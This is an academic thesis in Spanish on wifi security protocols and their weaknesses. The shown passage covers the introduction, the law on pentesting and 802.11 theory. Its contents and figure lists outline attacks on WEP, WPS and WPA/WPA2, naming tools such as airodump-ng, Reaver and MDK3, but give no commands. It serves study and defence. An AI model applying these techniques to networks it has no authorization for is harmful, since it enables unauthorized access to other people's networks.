



**ULPGC**  
Universidad de  
Las Palmas de  
Gran Canaria

Escuela de  
Ingeniería Informática



---

# Análisis de seguridad en redes wifi

**Titulación:** Grado en Ingeniería Informática

**Autor:** Iraida María Artiles Corvo

---

**Tutorizado por:** Antonio Andrés Ocón Carreras

**Fecha:** junio 2023

## **Agradecimientos**

A mis padres, por haberme apoyado y acompañado durante todo el camino, tanto en los buenos como en los malos momentos.

A mis amigos por estar siempre a mi lado.

Finalmente, desde un punto de vista más académico, a mi tutor por ayudarme a sacar este proyecto adelante.

## Resumen

Actualmente al ritmo vertiginoso y exponencial en el que está creciendo los distintos componentes que podemos encontrar en las tecnologías de la información y en las redes inalámbricas hace que la seguridad en las redes sea imprescindible en la integridad de los datos y la comunicación entre los distintos sistemas.

Es por ello, que esto ha generado que los protocolos de seguridad utilizados en redes inalámbricas deban garantizar confidencialidad e integridad.

Este trabajo se centra en realizar un estudio de los conceptos necesarios sobre los protocolos de seguridad que utilizan las redes inalámbricas y las vulnerabilidades de dichas redes, a través de un estudio teórico y práctico sobre los distintos protocolos y los posibles ataques a los que se pueden ver sometidos.

**Palabras claves:** Redes inalámbricas, vulnerabilidades de redes inalámbricas, protocolo de seguridad redes inalámbricas.

## Abstract

Currently, at the vertiginous and exponential rate at which the different components that we can find in information technologies and in wireless networks makes that an essential part of the security is the integrity of data and communication between the different systems.

That is why this has generated that the security protocols used in wireless networks guarantee confidentiality and integrity.

This project focuses on carrying out a study of the necessary concepts on the security protocols by wireless networks and their vulnerabilities, through a theoretical and practical study on the different protocols and the possible attacks to which they can be subjected.

**Keywords:** Wireless network, security protocols in wireless network, wireless network vulnerabilities

# Índice General

<b>1. Introducción</b>	<b>9</b>
<b>1.1 Justificación</b>	<b>10</b>
<b>1.2 Estructura del trabajo</b>	<b>10</b>
<b>2. Competencias y aportaciones del trabajo</b>	<b>12</b>
<b>2.1 Competencias desarrolladas</b>	<b>12</b>
1.1.2 Trabajo fin de grado	12
1.1.3 Común a la ingeniería informática	12
1.1.4 Tecnologías de la información	12
<b>2.2 Aportación del trabajo</b>	<b>13</b>
2.2.1 Entorno socio-económico	13
2.2.2 Entorno técnico y científico	13
<b>3. Estado actual y objetivos</b>	<b>14</b>
<b>4. Desarrollo: Metodología del trabajo</b>	<b>16</b>
<b>5. Legislación y normativa</b>	<b>17</b>
<b>6. Redes Inalámbricas</b>	<b>18</b>
<b>6.1 Introducción a redes inalámbricas</b>	<b>18</b>
<b>6.2 Redes inalámbricas y redes cableadas</b>	<b>18</b>
<b>7. Estándar 802.11</b>	<b>19</b>
<b>7.1 Evolución protocolo 802.11</b>	<b>19</b>
<b>7.2 Trama 802.11</b>	<b>22</b>
7.2.1 Conexión trama 802.11	25
<b>7.2.1.1 Autenticación</b>	<b>26</b>
<b>7.2.1.2 Asociación</b>	<b>27</b>
<b>7.2.1.3 4-way-handshake</b>	<b>28</b>
<b>8. Protocolos de seguridad wifi</b>	<b>30</b>
<b>8.1 Protocolos de seguridad y sus cifrados</b>	<b>32</b>
8.1.1 Cifrado WEP-RC4	32
8.1.2 Cifrado WPA-PSK	32
8.1.3 Cifrado WPA-RADIUS	33
8.1.4 Cifrado WPA2-PSK	33
8.1.5 Cifrado WPA2-RADIUS	34
8.1.6 Cifrado WPA3-PSK	34
8.1.7 Cifrado WPA3-RADIUS	34
<b>8.2 Ataques y amenazas</b>	<b>34</b>
8.2.1 Malware	35
8.2.2 Ataques de red	35
8.2.3 KRACK	38
8.2.4 Amenazas	38
8.2.5 Vulnerabilidades	39
<b>8.3 Debilidades de los protocolos de seguridad</b>	<b>39</b>
<b>9. Fase de reconocimiento</b>	<b>41</b>
<b>9.1 Introducción a las auditorias</b>	<b>41</b>
9.1.1 Hacking y cracking	42
<b>9.2 Herramientas del trabajo</b>	<b>43</b>
9.2.1 Ordenador anfitrión	43
9.2.2 VirtualBox	43
9.2.3 Kali Linux	43
9.2.4 Wifislax	44
9.2.5 Router	45
9.2.6 Adaptador de red inalámbrico USB	46

<b>10. Entorno de trabajo</b> .....	<b>48</b>
<b>10.1 Estación Wifislax</b> .....	<b>48</b>
<b>10.2 Estación Kali Linux</b> .....	<b>48</b>
<b>11. Implementación de la parte práctica del proyecto</b> .....	<b>50</b>
<b>11.1 Kali Linux ataque protocolo WEP</b> .....	<b>50</b>
<b>11.2 Kali Linux con protocolo WPS</b> .....	<b>54</b>
<b>11.3 Kali Linux en protocolo WPA/WPA2</b> .....	<b>57</b>
11.3.1 Ataque de diccionario con denegación de servicio.....	57
<b>11.4 Wifislax en protocolo WEP</b> .....	<b>61</b>
<b>11.5 Wifislax con protocolo WPS</b> .....	<b>63</b>
<b>11.6 Wifislax en protocolo WPA/WPA2</b> .....	<b>64</b>
11.6.1 Ataque de diccionario .....	64
11.6.1 Ataque de diccionario con denegación de servicio.....	65
<b>12. Validación de los resultados</b> .....	<b>68</b>
<b>13. Planteamiento de mejoras en redes wifi</b> .....	<b>71</b>
<b>13.1 Contraseñas</b> .....	<b>71</b>
13.1.1 Contraseñas generadas por las operadoras.....	71
<b>13.2 Cambiar el nombre de usuario y la clave de acceso</b> .....	<b>72</b>
<b>13.3 Tipo de protocolo</b> .....	<b>72</b>
<b>13.4 Botón WPS</b> .....	<b>73</b>
<b>13.5 Firmware y dispositivos actualizados</b> .....	<b>73</b>
<b>13.6 Filtrar por MAC</b> .....	<b>74</b>
<b>13.7 SSID</b> .....	<b>77</b>
<b>13.8 Firewall</b> .....	<b>78</b>
<b>13.8 VPN</b> .....	<b>79</b>
<b>13.9 Limitar dispositivos</b> .....	<b>80</b>
<b>13.10 Limitar el ancho de banda</b> .....	<b>81</b>
<b>13.11 Medidas contra ataques KRACK</b> .....	<b>81</b>
<b>13.12 Seguridad de dispositivos en redes inalámbricas</b> .....	<b>82</b>
<b>13.13 Medidas adicionales</b> .....	<b>82</b>
<b>13.14 Resumen de medidas</b> .....	<b>82</b>
<b>13.15 Medidas en los entornos empresariales</b> .....	<b>84</b>
<b>14. Conclusiones y trabajo futuro</b> .....	<b>85</b>
<b>Bibliografía</b> .....	<b>87</b>
<b>Anexo A: Creación Entorno Wifislax con VirtualBox</b> .....	<b>90</b>
<b>Anexo B: Creación Entorno Kali con VirtualBox</b> .....	<b>91</b>

## Índice de Ilustraciones

Ilustración 1	Tabla nomenclatura IEEE [7].	20
Ilustración 2	Comparación SU-MIMO y MU-MIMO [7].	21
Ilustración 3	Tabla IEEE estándares [9].	22
Ilustración 4	Proceso de conexión trama 802.11 [10].	26
Ilustración 5	Proceso Handshaking de cuatro vías [12].	29
Ilustración 6	Claves temporales y maestras [13].	31
Ilustración 7	Características Hardware y firmware.	46
Ilustración 8	Captura mostrando el funcionamiento del adaptador red.	47
Ilustración 9	Captura de pantalla máquina Wifislax.	48
Ilustración 10	Página web Kali, opciones imágenes ISO [23].	49
Ilustración 11	Captura de pantalla máquina Kali.	49
Ilustración 12	Estructura de nuestro entorno de trabajo.	50
Ilustración 13	Interfaces en nuestra máquina.	51
Ilustración 14	Tráfico que se visualiza a través del comando airodump-ng.	52
Ilustración 15	Proceso de inyección ARP.	52
Ilustración 16	Obtención de la clave.	53
Ilustración 17	Clave WEP.	53
Ilustración 18	Ejemplo de obtención de clave alfanumérica de 64 bits.	54
Ilustración 19	Redes con WPS activado con la herramienta wash.	54
Ilustración 20	Comando Reaver en funcionamiento.	55
Ilustración 21	Bloqueo con ataques WPS.	55
Ilustración 22	Información sobre los modelos vulnerables a ataques WPS [31].	56
Ilustración 23	Información sobre el firmware vulnerable a ataques WPS [32].	56
Ilustración 24	Resultado del comando airodump-ng.	57
Ilustración 25	Comando airodump-ng cuando obtuvo el handshake.	58
Ilustración 26	Ficheros generados por el comando airodump-ng.	58
Ilustración 27	Trama 802.11 con wireshark.	59
Ilustración 28	Contenido del fichero testWPA2-01.cap con el protocolo AEOL.	59
Ilustración 29	Obtención de la clave WEP con diccionario.	61
Ilustración 30	Interfaz de minidwep-gtk.	62
Ilustración 31	Resultado de la ejecución de minidwep-gtk.	62
Ilustración 32	Interfaz de la herramienta WpsPin.	63
Ilustración 33	Objetivos con WPS activados en herramienta WpsPin.	63
Ilustración 34	Bloqueo ataque WPS con WpsPin.	64
Ilustración 35	Ataque WPS con WpsPin.	64
Ilustración 36	Airlin encontrando la clave.	65
Ilustración 37	Elección de interfaz dentro de handshaker.	65
Ilustración 38	Puntos de acceso encontrados por nuestra tarjeta de red.	66
Ilustración 39	Ataque MDK3.	66
Ilustración 40	Comando para ataque de diccionario.	67
Ilustración 41	Clave encontrada por ataque de diccionario.	67
Ilustración 42	Cambiar contraseña y usuario de acceso a la página de configuración del router.	72

<b>Ilustración 43 Protocolo activado en la página de configuración del router.</b>	<b>73</b>
<b>Ilustración 44 WPS en la página de configuración del router.</b>	<b>73</b>
<b>Ilustración 45 Actualización de Firmware en la página de configuración del router.</b>	<b>74</b>
<b>Ilustración 46 Obtención de la MAC en macOS a través de las preferencias del sistema.</b>	<b>75</b>
<b>Ilustración 47 Obtención de MAC en macOS por terminal.</b>	<b>75</b>
<b>Ilustración 48 TP-Link filtrado por MAC.</b>	<b>76</b>
<b>Ilustración 49 TP-Link añadir dispositivo filtrado por MAC.</b>	<b>76</b>
<b>Ilustración 50 TP-Link ejemplo filtrado por MAC</b>	<b>77</b>
<b>Ilustración 51 Ejemplo de nombre SSID</b>	<b>77</b>
<b>Ilustración 52 Ejemplo de funcionamiento de cortafuegos.</b>	<b>78</b>
<b>Ilustración 53 Firewall de la página de configuración router.</b>	<b>78</b>
<b>Ilustración 54 VPN de la página de configuración del router..</b>	<b>80</b>
<b>Ilustración 55 DHCP rango de direcciones</b>	<b>80</b>
<b>Ilustración 56 Límite de ancho de banda</b>	<b>81</b>

## Índice de Tablas

<b>Tabla 1 Trama 802.11.</b> ....	23
<b>Tabla 2 Trama del campo control de trama de 802.11.</b> ....	23
<b>Tabla 3 Tipos y subtipos de control de trama 802.11.</b> ....	23
<b>Tabla 4 Bits campos A DS y De DS.</b> ....	24
<b>Tabla 5 Resumen resultados protocolo WEP</b> .....	68
<b>Tabla 6 Tabla Estimaciones de tiempo protocolo WPA/WPA2</b> .....	69
<b>Tabla 7 Medidas de mejora para redes wifi</b> .....	83
<b>Tabla 8 Medidas para mejorar redes wifi frente ataques KRACK.</b> .....	83



# 1. Introducción

La seguridad informática se enfoca en la protección de la infraestructura y todos los datos que contiene o que se manejan a través de los medios digitales protegiéndolos a través de un conjunto de medidas que evitan comprometer los sistemas informáticos.

Es importante diferenciar entre la seguridad de la información y la seguridad informática. La seguridad de la información se ha convertido en un tema de gran valor e importancia especialmente con el crecimiento exponencial de las redes inalámbricas, es por ello que cada vez es más importante proteger los datos que manejamos y exponemos a través de Internet.

La seguridad de la información se define en [1] como “los procesos y herramientas diseñados y desplegados para proteger la información confidencial de la modificación, la destrucción y la inspección.”

Ambos conceptos están estrechamente relacionados, sin embargo, la seguridad de la información tal y como hemos expuesto se encarga de la defensa total de los datos, mientras que la seguridad informática se encarga de establecer una serie de técnicas o medidas con la finalidad de crear unas condiciones seguras. La seguridad de la información se complementa con la ciberseguridad a pesar de ser de ámbito distintos.

La ciberseguridad se encarga de la protección de los datos y sistemas dentro del ciberespacio. Tal y como se indica [2] “El término ciberseguridad se emplea desde hace años para indicar la seguridad a nivel global de los sistemas integrados en lo que se conoce como ciberespacio”. Es por ello que podemos decir que la ciberseguridad es la defensa de los elementos que conforman los sistemas, redes y programas contra los ataques dentro del espacio digital.

Debido al ritmo acelerado en el que crecen los distintos componentes que encontramos en las tecnologías de la información, la seguridad en las redes se ha convertido en un objetivo primordial e imprescindible en la integridad de los datos y la comunicación entre los distintos sistemas.

La continua innovación tecnológica y las ventajas que proporcionan las redes inalámbricas en cuanto a tiempo e instalación han hecho que dichas redes evolucionen rápidamente.

Actualmente con la llegada de la pandemia se ha fomentado más el teletrabajo, este fomento ha tenido como consecuencia muchas brechas de seguridad tanto en empresas que no estaban preparadas para incorporar sistemas adecuados para el teletrabajo, como en redes domésticas.

Según el artículo [3] “los ciberataques a empresas han crecido un 25% a causa de la pandemia, registrando en 2020 el Instituto Nacional de

Ciberseguridad 130.000 incidentes”.

Por lo tanto, esto ha generado que los protocolos de seguridad que se utilicen las redes inalámbricas, en concreto redes wifi, tengan como objetivo principal la germanización de la confidencialidad e integridad de los datos con la finalidad de evitar dichos incidentes. Y es de ahí donde surge las auditorías en protocolos de red con la finalidad de conocer las vulnerabilidades y características de los distintos protocolos.

Este trabajo estará centrado en obtener una visión general de los conceptos necesarios sobre los protocolos de seguridad wifi y sus vulnerabilidades, y para saber más sobre dichos protocolos se realizará una auditoría con diversos ataques a distintos protocolos de seguridad, donde nos centraremos en el modo PSK (modo usuario).

## 1.1 Justificación

El motivo del desarrollo de este proyecto, se debe a la importancia que han adquirido las redes wifi en entornos de trabajo y personales en los últimos años, haciéndose prácticamente fundamentales en nuestra vida diaria.

Sin embargo, a pesar de adquirir mucha importancia y un mayor uso, muchos de sus usuarios desconocen los peligros de la utilización de redes wifi y la vulnerabilidad de ellas. A causa de la pandemia y del teletrabajo las redes wifi han pasado a tener una mayor importancia en nuestro día a día, por lo que considero que entender sus debilidades y cómo manejarlas de forma segura y correcta es fundamental. Es por ello, que se aporta información esencial a los usuarios, sobre el funcionamiento de los protocolos y las posibles vulnerabilidades o debilidades que pueden sufrir haciendo uso de dichas redes.

Debido a ello, he considerado que es un área de interés para cualquier usuario y para mí, al ser un tema con el que lidiamos diariamente, por lo que tener la posibilidad de indagar y profundizar sobre un tópico tan presente y actual en nuestro entorno, me ha parecido de gran utilidad e interés.

## 1.2 Estructura del trabajo

En este apartado daremos una breve descripción de la estructura del trabajo:

- **Estado del arte y objetivos:** se realizará un estudio sobre los protocolos de seguridad wifi, dando una visualización sobre el estado actual de dicha tecnología. También se hablará de los objetivos que se plantean para este proyecto.

- **Desarrollo: Metodología del trabajo:** en este apartado hablaremos de las fases que hemos realizado para la llevar a cabo este proyecto.
- **Legislación y normativa:** con este apartado se pretende dar a conocer las leyes y normas que se deben cumplir para realizar tareas de pentesting.
- **Redes inalámbricas:** con este apartado se pretende exponer conceptos generales sobre redes inalámbricas y los tipos que podemos encontrar. Además, se hace una comparativa con las redes cableadas
- **Estándar 802.11:** en este capítulo hablaremos sobre el estándar que regula la normativa en redes inalámbricas, analizaremos las características y su evolución.
- **Protocolos de seguridad wifi:** en esta sección se hablará en profundidad sobre los protocolos de seguridad y sus vulnerabilidades.
- **Fase de reconocimiento:** se explica las distintas herramientas con las que trabajaremos para realizar los distintos ataques a los distintos protocolos de seguridad wifi.
- **Entornos de trabajo:** explicará las distintas estaciones con las que trabajaremos y el proceso de instalación de las estructuras utilizadas.
- **Implementación de la parte práctica del trabajo:** se define los ataques y pruebas que se realizarán y se explica la realización de los distintos ataques a los protocolos de seguridad.
- **Validación de los resultados:** se comprobará los resultados obtenidos y se analizará los resultados finales.
- **Planteamiento de mejoras sobre la seguridad de redes wifi:** se aportará mejoras de seguridad de redes wifi tanto para redes domésticas, aunque se mencionará algunas mejoras para empresas.
- **Conclusiones y trabajo futuro:** se presentará un resumen del trabajo y de los objetivos propuestos para dicho trabajo, además, se hablará sobre los resultados obtenidos y propuestas de mejoras.

## 2. Competencias y aportaciones del trabajo

### 2.1 Competencias desarrolladas

En esta sección se enumeran las competencias que se han abordado durante el proceso de realización de este proyecto.

#### 1.1.2 Trabajo fin de grado

- **TFG01: Ejercicio original a realizar individualmente y presentar y defender ante un tribunal universitario, consistente en un proyecto en el ámbito de las tecnologías específicas de la Ingeniería en Informática de naturaleza profesional en el que se sinteticen e integren las competencias adquiridas en las enseñanzas:** Este proyecto se ha llevado a cabo de forma individual bajo la supervisión del tutor. Asimismo, se han aplicado conceptos y conocimientos adquiridos durante la carrera, con un enfoque especial en el campo de la seguridad y de redes.

#### 1.1.3 Común a la ingeniería informática

- **CII05: Conocimiento, administración y mantenimiento sistemas, servicios y aplicaciones informáticas:** Durante la realización de este proyecto hemos tenido que montar dos sistemas basados en la distribución Linux, con los que hemos podido reforzar conocimientos y profundizar en la familia Linux.

#### 1.1.4 Tecnologías de la información

- **TI07: Capacidad para comprender, aplicar y gestionar la garantía y seguridad de los sistemas informáticos:** Este trabajo se ha centrado en obtener un mayor entendimiento sobre las redes que conforman los sistemas informáticos, a través del análisis de las vulnerabilidades y analizar dichas vulnerabilidades para ofrecer una mayor seguridad en los protocolos inalámbricos.

## 2.2 Aportación del trabajo

En este trabajo realizaremos un estudio teórico sobre los protocolos de seguridad wifi, sus vulnerabilidades, donde ofreceremos un mayor entendimiento sobre los protocolos, y los posibles ataques a los que pueden verse sometidos.

Por lo que este proyecto proporciona una comprensión exhaustiva de los protocolos de redes wifi y aborda conceptos sobre redes WLAN que pueden ser desconocidos o de conocimiento limitado para muchos usuarios.

A esta parte teórica, la apoyaremos a través de pruebas prácticas donde pondremos a prueba lo aprendido teóricamente. Además, ofreceremos un entendimiento sobre las herramientas y entornos que se utilizarán.

Finalmente ofreceremos posibles soluciones o propuestas para minimizar las vulnerabilidades.

### 2.2.1 Entorno socio-económico

En este trabajo hemos analizado una red wifi de forma práctica haciendo uso de dos herramientas Kali y Wifislax, que son gratuitos y por lo tanto están al alcance de cualquier usuario. El análisis de estas redes aporta un gran valor y conocimiento sobre las vulnerabilidades y las malas prácticas en entornos inalámbricos, concretamente en redes wifi. Además, se ha indagado sobre las vulnerabilidades para plantear soluciones, dando lugar a una guía que sirve para que los usuarios sean capaces de realizar dichas soluciones o buenas prácticas con la finalidad de mejorar la seguridad de sus redes wifi.

### 2.2.2 Entorno técnico y científico

Con la realización de este trabajo hemos aportado un valor teórico a conceptos fundamentales sobre redes wifi entrando en la parte más técnica.

Por el lado práctico, se ha conseguido montar dos entornos virtualizados, con dos herramientas diferentes, explicando el procedimiento y algunas de sus herramientas. Además, se ha explicado y realizado varios ataques a redes wifi, aportando como se podría realizar tanto por terminal a través de comandos, como a través de interfaz. Se ha expuesto mediante ejemplos las vulnerabilidades y problemas que encontramos en los protocolos.

Por último, se ha podido investigar y dar valores reales sobre el coste que tienen algunos ataques.

## 3. Estado actual y objetivos

### 3.1 Estado actual

En la actualidad una de las ramas que más se ha desarrollado durante los últimos años especialmente en la época de la pandemia y con la expansión del teletrabajo es la tecnología inalámbrica. Las redes inalámbricas dan la posibilidad de llevar servicios a usuarios que no pueden acceder a ellos físicamente, además proporciona el acceso a un motón de recursos e información a través de estas. Es por ello, que en la actualidad las redes inalámbricas forman parte de nuestro día a día.

Las redes inalámbricas son fáciles de usar y configurar desde la comodidad del hogar con la ayuda de accesos públicos, asimismo, son bastantes económicas, y hoy en día se puede acceder a ellas a través de un teléfono o Tablet. Esto ha permitido que se puedan interconectar diferentes computadoras y dispositivos, a lo que se conoce como el internet de las cosas (IoT).

Según [4], “durante dos décadas, las redes inalámbricas han cambiado la forma en que el mundo opera y se comunica. La tecnología Wi-Fi, basada en el estándar de comunicación inalámbrica 802.11, ha mejorado continuamente, con cada generación brindando velocidades más rápidas, menor latencia y mejores experiencias de usuario en una multitud de entornos y con una variedad de tipos de dispositivos.”

Debido a este crecimiento, también ha aumentado exponencialmente los ciberataques o las ciber amenazas que nos podemos encontrar en las redes. Es por ello que surge la **ciberseguridad**. De ahí que surjan la necesidad de realizar auditorías para mantener y testear la seguridad de nuestros sistemas y redes, de manera, que al encontrar vulnerabilidades poder darles solución.

Por consiguiente, debemos realizar una revisión de la seguridad de nuestra red inalámbrica cada cierto tiempo para prevenir y blindarnos contra los ciberataques, garantizando la seguridad de nuestros equipos, pero también de la información y así cumpliendo con los cinco principios **seguridad de la información**, la confidencialidad, integridad, disponibilidad, autenticidad y no repudio.

### 3.2 Objetivos

Los objetivos con los que cuenta este trabajo son:

- Conocer y numerar los diferentes estándares que se encuentran en la norma IEE 802.11.
- Conocer e identificar los distintos protocolos de seguridad que existen en la seguridad de las redes wifi, además de analizar sus

mecanismos de autenticación de cifrado de los distintos protocolos de redes inalámbricas, basándonos especialmente en el modo PSK (modo usuario).

- Conocer las vulnerabilidades de los distintos protocolos con la finalidad de realizar ataques a dichos protocolos.
- Conocer, entender e investigar diferentes herramientas con las que poder realizar ataques a los protocolos.
- Creación y entendimiento de las distintas estaciones creadas para la realización de los ataques.
- Realizar pruebas donde testaremos los conocimientos y las herramientas utilizadas.
- Verificar las vulnerabilidades y el escaso nivel de seguridad que nos proporcionan

## 4. Desarrollo: Metodología del trabajo

Este proyecto pretende ofrecer una guía teórica sobre las redes wifi, que hemos elaborado leyendo distintos recursos, artículos y documentos con la finalidad de obtener una visión amplia de los conceptos importantes a tener en cuenta a la hora de hablar sobre redes wifi. Y apoyar dicha teoría con ejemplos prácticos basados en auditar los distintos protocolos de seguridad de redes wifi.

Para ello el trabajo se ha dividido en estas etapas:

- **Análisis:** donde estudiaremos en profundidad los distintos protocolos de seguridad y sus debilidades. Además de estudiar las herramientas que se utilizarán para realizar las auditorías a los protocolos de seguridad wifi.
- **Desarrollo:** en este apartado se definirán las estaciones con las que trabajaremos. También definiremos los ataques y pruebas que realizaremos. Para posteriormente llevar a cabo los ataques a los protocolos de seguridad.
- **Evaluación:** comprobaremos y analizaremos los resultados obtenidos. Se investigará propuestas de mejoras para paliar las vulnerabilidades encontradas.
- **Documentación:** se elaborará una memoria final con los resultados y con las propuestas de mejoras.



## 5. Legislación y normativa

En este apartado vamos a hablar sobre la legislación y la normativa a la que nos tenemos que acoger a la hora de realizar tareas de pentesting en redes wifi y a la que se acogen las dos herramientas que hemos utilizado, Kali Linux y Wifislax. Cabe destacar que hablaremos sobre las leyes que se recogen en el BOE, pero ambas herramientas especifican en normativa y políticas claramente que su uso es para pentesting o aprendizaje, pero nunca para fines maliciosos.

Aunque el BOE no recoge una normativa específica sobre el hacking ético, sí que se recoge en el artículo 197 del BOE [5] “El que por cualquier medio o procedimiento, vulnerando las medidas de seguridad establecidas para impedirlo, y sin estar debidamente autorizado, acceda o facilite a otro el acceso al conjunto o una parte de un sistema de información o se mantenga en él en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, será castigado con pena de prisión de seis meses a dos años”.

Otra normativa a tener en cuenta es la Ley de Protección de Datos Europea (RGPD) que entró en vigor en 2018, donde dice que [6] “Al evaluar la adecuación del nivel de seguridad se tendrán particularmente en cuenta los riesgos que presente el tratamiento de datos, en particular como consecuencia de la destrucción, pérdida o alteración accidental o ilícita de datos personales transmitidos, conservados o tratados de otra forma, o la comunicación o acceso no autorizados a dichos datos”.

Es por ello que lo primero que hay que tener en cuenta es que cualquier tipo de tarea que realicemos con la finalidad de encontrar vulnerabilidades en la red se debe realizar dentro de un entorno controlado, que sea nuestro o del que poseamos autorización para estar en él y teniendo en cuenta los riesgos que acarrearán el tratamiento de datos privados.

Además, tal y como se recoge en el BOE, las herramientas de pentesting deben acogerse a la normativa del Esquema Nacional de Seguridad.

Finalmente teniendo en cuenta estas normativas se permite legalmente realizar tareas de hacking ético o pentesting siempre y cuando se realicen sin que violen otros derechos o libertades de las personas u organizaciones.

## 6. Redes Inalámbricas

### 6.1 Introducción a redes inalámbricas

Las redes inalámbricas se lanzaron por primera vez en 1997. Con la finalidad de que las conexiones inalámbricas no tuviesen problemas de compatibilidad IEEE se estableció un estándar conocido como IEEE802.11, del que hablaremos en profundidad en la sección 7.

Las redes inalámbricas surgen a partir de la necesidad de conectarse sin tener que pasar miles de kilómetros de cables y por la necesidad de tener una conexión más globalizada. La red inalámbrica más conocida es WLAN (Wireless Local Area Network).

### 6.2 Redes inalámbricas y redes cableadas

El funcionamiento de las redes inalámbricas se realiza a través de transmisores inalámbricos, señales de radio o enlaces infrarrojos. La transmisión y recepción de datos se lleva a cabo través de puertos. Esto genera que las señales por donde transmiten puedan ser interceptadas por otros usuarios.

En contraposición, las redes cableadas ofrecen una mayor estabilidad y velocidad, además nos proporciona una mayor seguridad.

A continuación, daremos algunas definiciones sobre algunos conceptos esenciales sobre redes inalámbricas que usaremos durante el proyecto:

- **Router**, es un dispositivo que se encarga de conectarnos a Internet. El router hace uso de tablas de enrutamiento para determinar la ruta más óptima. También realiza funciones de traducción de direcciones, filtrado de paquetes y gestión de la seguridad.
- **Tarjeta de red o adaptador de red**, consiste en un componente conectado a la placa base que nos proporciona las herramientas esenciales para que nuestro dispositivo se pueda conectar a Internet. Hoy en día, las tarjetas de red soportan tanto conexiones cableadas como inalámbricas, también existen tarjetas de red externas.
- **SSID**, es un identificador exclusivo de una red inalámbrica, donde todos los dispositivos conectados a dicha red usan el mismo SSID. A este identificador se le conoce como nombre de red.
- **Ancho banda**, máximo cantidad de datos transmitidos en una determinada franja de tiempo.
- **Banda ancha**, consiste en la transmisión de datos de un ancho de banda a través de Internet a alta velocidad.

## 7. Estándar 802.11

Con la finalidad de que las redes WLAN pudiesen conectarse sin problemas, se estableció un estándar al que se denominó IEEE802.11, que consta de un conjunto de técnicas de conexión **half dúplex** a través del aire.

La conexión **half dúplex** es capaz de dirigir los datos en dos direcciones, pero nunca simultáneamente.

El estándar estableció que los diferentes nodos que constituyen una red WLAN, se le denominan estación. Una **estación** es un dispositivo conectado a la red, que proporciona a los usuarios acceso a los recursos y servidores de la red.

El estándar IEEE802.11 tiene dos modos de operación para definir la conexión entre los distintos nodos:

- Modo ad-hoc: este modo se basa en que cada nodo se comunica directamente con otros dispositivos de una red inalámbrica sin necesidad de un punto de acceso centralizado.
- Modo infraestructura: en este modo de operación a diferencia del modo anterior, los dispositivos inalámbricos se conectan a una red a través un nodo central que se encarga del control de acceso al medio actuando como intermediario, a este nodo se le denomina punto de acceso.

### 7.1 Evolución protocolo 802.11

Después de la creación del estándar IEEE802.11 surgieron otras versiones de dicho estándar. Posteriormente surgió el protocolo 802.11<sup>a</sup> que permitiendo una frecuencia de 5Ghz y una velocidad de 54 Mbps, por lo que genero un problema de compatibilidad.

La siguiente evolución llego con el protocolo 802.11b que consistía en una revisión del estándar previo, fue la primera revisión ampliamente aceptada, además fue adoptada en equipos bajo el sello Wi-Fi. Permitía una frecuencia de 2.4GHz y una velocidad de a 11 Mbps, disminuyendo la velocidad con respecto a la versión anterior, pero consiguiendo mejoras en el alcance.

Debido a la incompatibilidad entre estándares, se comenzó a producir hardware que fuese capaz de saltar entre especificaciones a través de soluciones multipunto.

Al protocolo 802.11b le siguió el protocolo 802.11g donde se mantiene la frecuencia de operación con respecto al protocolo anterior, pero cambiando la velocidad a 54 Mbps, con esta versión las redes wifi se popularizaron al mejorar la cobertura tanto externa como interna. Este nuevo protocolo es compatible con 802.11b.

Con la finalidad de mejorar la nomenclatura para que fuera más amigable para el consumidor y evitar confusiones, los siguientes protocolos comenzaron a nombrarse Wi-Fi 4, Wi-Fi 5 y Wi-Fi 6 de esta manera indicaban la generación a la que pertenecen.

La Wi-Fi 4 permite doble banda de frecuencia de 2.4 GHz y 5 GHz, a una velocidad máxima de 600 Mbps.

La Wi-Fi 5 lanzada posteriormente, permite la frecuencia de 5 GHz, de ahí que este protocolo se le conozca como Wi-Fi 5G, además permite la velocidad de 7 Gbps, a través del uso de múltiples antenas.

La Wi-Fi 6, este protocolo es el más actualizado fue lanzado en 2019 existen pocos dispositivos que lo soporten. Permite frecuencias de 5 GHz y velocidades máximas de 10 Gbps. La mejora principal de este protocolo es su preparación para usar el protocolo de seguridad WPA3.

Wi-Fi Generations			
Generation/IEEE Standard	Maximum Linkrate	Adopted	Frequency
Wi-Fi 6 (802.11ax)	600 to 9608 Mbit/s	2019	2.4/5 GHz
Wi-Fi 5 (802.11ac)	433 to 6933 Mbit/s	2014	5 GHz
Wi-Fi 4 (802.11n)	72 to 600 Mbit/s	2008	2.4/5 GHz

Ilustración 1 Tabla nomenclatura IEEE [7].

Como podemos observar en la ilustración 1, los nuevos estándares empezaron a usar una nomenclatura diferente para indicar a la generación a la que pertenecen, a cada generación le corresponde un estándar IEEE. A continuación, explicaremos las mejoras de los estándares IEEE con las nuevas generaciones que se muestran en la ilustración 1.

**802.11n** es compatible con Wi-Fi 4, puede trabajar en ambas bandas de frecuencia tanto 2.4 GHz y 5 GHz, actualmente si encontramos algún equipo con este protocolo solamente funcionará en la frecuencia 2.4 GHz, ya que los routers de doble banda basados en este protocolo han sido sustituidos por los equipos con protocolos Wi-Fi 5 proporcionando una mayor velocidad en la banda de 5 GHz. Los routers más antiguos solamente son compatibles con la versión 802.11n que son capaces de rendir a una velocidad de datos de 600 Mbit/s.

Este estándar permite aumentar notablemente las velocidades y cobertura con la ayuda de las tecnologías MIMO y Beamforming.

La tecnología **Beamforming** controla las señales de radiofrecuencia a través de puntos de acceso haciendo uso de múltiples de antenas, enviando múltiples señales y analizando las respuestas de vuelta. Para lograr esto se necesita un ajuste de fase y de amplitud de las señales emitidas por cada antena. De esta manera, se puede concluir cual es el recorrido adecuado a seguir para alcanzar el dispositivo final. Esta tecnología hace uso de dos técnicas, la primera

de ellas conocida como *Direction Sensing* que ayuda a tener una señal más estable e incrementar la señal wifi. La otra técnica se conoce como *Multi-Path* o múltiples caminos, que como su nombre indica consiste en encontrar una o dos trayectorias para transmitir al destino, obteniendo la posibilidad de crear distintas vías a través del uso de buffers que permiten reorganizar los paquetes sin pérdidas.

La tecnología **MIMO**, cuyo acrónimo es múltiple entrada y múltiple salida, se basa principalmente en transmitir a la vez una señal wifi a través de varias antenas lo que da una mayor cobertura. Con esta tecnología se añade un avance exponencial en la velocidad de transmisión y en la estabilidad ya que se aprovecha los rebotes de las señales inalámbricas. Esta tecnología es también conocida como SU-MIMO, haciendo referencia a la capacidad de simultaneidad.

